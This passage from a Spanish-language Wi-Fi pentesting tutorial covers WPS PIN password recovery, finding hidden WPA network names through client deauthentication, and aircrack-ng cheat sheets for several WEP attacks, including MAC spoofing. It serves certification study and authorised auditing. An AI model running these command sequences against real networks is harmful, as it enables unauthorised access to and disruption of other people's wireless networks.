


Nos lista los posibles PINES para esa red. Generalmente, a los 3 intentos, el router bloquea el WPS para que no se puedan enviar más solicitudes. Sin embargo, a veces en vez de ser 5 pines, la herramienta nos reporta 2, o incluso 1.

Para este caso, que son 5, el PIN correcto estaba en la primera posición (no es mi red), y tras seleccionar la opción **2**, obtenemos los siguientes resultados:



La contraseña de la red inalámbrica en texto claro directamente. Por si no la ves bien:



¿Lo bueno de esto?, que no importa cuantas veces cambies la contraseña... pues si el PIN sigue siendo el mismo para la eternidad, como atacantes siempre vamos a ser capaces de verla en cuestión de segundos, independientemente de su longitud o robustez.

Redes WPA Ocultas

Ya para acabar este Gist, os cito una técnica para redes WPA que están configuradas como ocultas.

Generalmente, desde **aircrack**, se listan las redes ocultas de esta forma:

`<length: 0>`

¿Qué hacemos en este caso cuando la red está oculta?, bueno, sabemos que a nivel de filtrado no vamos a tener problema... pues filtramos por la **BSSID** y problema resuelto. Sin embargo, hay un pequeño fallo de esta configuración que nos permite dar con la **ESSID** del AP.

Si efectuamos un ataque de de-autenticación global para expulsar a todos los clientes (o dirigido en caso de que haya sólo uno), cuando estos tratan de re-asociarse al AP, uno de los paquetes que mandan ya hemos visto que son los **Probe Request**:

```
┌─[root@parrot]─[/home/s4vitar]
└──╼ #tshark -i wlan0mon -Y "wlan.fc.type_subtype==4" 2>/dev/null
   59 3.094674701 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=1378, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
   63 3.304134536 HonHaiPr_17:91:c0 → Broadcast    802.11 240 Probe Request, SN=1379, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
   98 4.671950803 Apple_48:66:14 → Broadcast    802.11 213 Probe Request, SN=1113, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
  100 4.682076898 Apple_48:66:14 → Broadcast    802.11 213 Probe Request, SN=1114, FN=0, Flags=........C, SSID=Wildcard (Broadcast)
```

Perfecto, pues de estos paquetes, siempre el primero emitido antes de empezar con la fase de asociación emite por defecto el **ESSID** de la red en texto claro, de manera no oculta y transparente para el atacante.

De esta forma, podemos ser capaces de extraer el **ESSID** de la red tras aplicar un ataque de de-autenticación sobre una de las estaciones presentes. ¿Pero qué es lo bueno de esto?, que ni nosotros tenemos que hacer el trabajo. Una vez la propia suite de **aircrack** detecta estos paquetes Probe, los parsea en busca del **ESSID** de la red oculta. En caso de obtenerla, sustituye el campo `<length: 0>` por el **ESSID** descubierto, automáticamente.

Redes WEP

IMPORTANTE: En este punto, no entraré tanto al detalle como en las redes de protocolo WPA. ¿Por qué?, porque ya para eso tienes todo el material necesario que te entregan tras cursar la certificación, que se orienta a vulnerar el protocolo WEP. Todo lo visto hasta ahora, han sido técnicas que os quería compartir sobre el protocolo WPA/WPA2, ya que es el más usado a día de hoy y el que con más frecuencia nos vamos a encontrar en nuestro entorno.

Aún así, dejo un **Cheat Sheet** para cada uno de los casos.

Fake Authentication Attack

```
s4vitar@parrot:~# airmon-ng start wlan0
s4vitar@parrot:~# airodump-ng –c <Canal_AP> --bssid <BSSID> -w <nombreCaptura> wlan0mon
# Identificamos nuestra MAC
s4vitar@parrot:~# macchanger --show wlan0mon
s4vitar@parrot:~# aireplay-ng -1 0 -a <BSSID> -h <nuestraMAC> -e <ESSID> wlan0mon
s4vitar@parrot:~# aireplay-ng -2 –p 0841 –c FF:FF:FF:FF:FF:FF –b <BSSID> -h <nuestraMAC> wlan0mon
s4vitar@parrot:~# aircrack-ng –b <BSSID> <archivoPCAP>
```

ARP Replay Attack

```
s4vitar@parrot:~# airmon-ng start wlan0
s4vitar@parrot:~# airodump-ng –c <Canal_AP> --bssid <BSSID> -w <nombreCaptura> wlan0mon
# Identificamos nuestra MAC
s4vitar@parrot:~# macchanger --show wlan0mon
s4vitar@parrot:~# aireplay-ng -3 –x 1000 –n 1000 –b <BSSID> -h <nuestraMAC> wlan0mon
s4vitar@parrot:~# aircrack-ng –b <BSSID> <archivoPCAP>
```

Chop Chop Attack

```
s4vitar@parrot:~# airmon-ng start wlan0
s4vitar@parrot:~# airodump-ng –c <Canal_AP> --bssid <BSSID> -w <nombreArchivo> wlan0mon
# Identificamos nuestra MAC
s4vitar@parrot:~# macchanger --show wlan0mon
s4vitar@parrot:~# aireplay-ng -1 0 –e <ESSID> -a <BSSID> -h <nuestraMAC> wlan0mon
s4vitar@parrot:~# aireplay-ng -4 –b <BSSID> -h <nuestraMAC> wlan0mon
 # Presionamos ‘y’ ;
s4vitar@parrot:~# packetforge-ng -0 –a <BSSID> -h <nuestraMAC> -k <SourceIP> -l <DestinationIP> -y <XOR_PacketFile> -w <FileName2>
s4vitar@parrot:~# aireplay-ng -2 –r <FileName2> wlan0mon
s4vitar@parrot:~# aircrack-ng <archivoPCAP>
```

Fragmentation Attack

```
s4vitar@parrot:~# airmon-ng start wlan0
s4vitar@parrot:~# airodump-ng –c <Canal_AP> --bssid <BSSID> -w <nombreArchivo> wlan0mon
# Identificamos nuestra MAC
s4vitar@parrot:~# macchanger --show wlan0mon
s4vitar@parrot:~# aireplay-ng -1 0 –e <ESSID> -a <BSSID> -h <nuestraMAC> wlan0mon
s4vitar@parrot:~# aireplay-ng -5 –b<BSSID> -h <nuestraMAC > wlan0mon
# Presionamos ‘y’ ;
s4vitar@parrot:~# packetforge-ng -0 –a <BSSID> -h <nuestraMAC> -k <SourceIP> -l <DestinationIP> -y <XOR_PacketFile> -w <FileName2>
s4vitar@parrot:~# aireplay-ng -2 –r <FileName2> wlan0mon
s4vitar@parrot:~# aircrack-ng <archivoPCAP>
```

SKA Type Cracking

```
s4vitar@parrot:~# airmon-ng start wlan0
s4vitar@parrot:~# airodump-ng –c <Canal_AP> --bssid <BSSID> -w <nombreArchivo> wlan0mon
s4vitar@parrot:~# aireplay-ng -0 10 –a <BSSID> -c <macVictima> wlan0mon
s4vitar@parrot:~# ifconfig wlan0mon down
s4vitar@parrot:~# macchanger –-mac <macVictima> wlan0mon
s4vitar@parrot:~# ifconfig wlan0mon up
s4vitar@parrot:~# aireplay-ng -3 –b <BSSID> -h <macFalsa> wlan0mon
s4vitar@parrot:~# aireplay-ng –-deauth 1 –a <BSSID> -h <macFalsa> wlan0mon
s4vitar@parrot:~# aircrack-ng <archivoPCAP>
```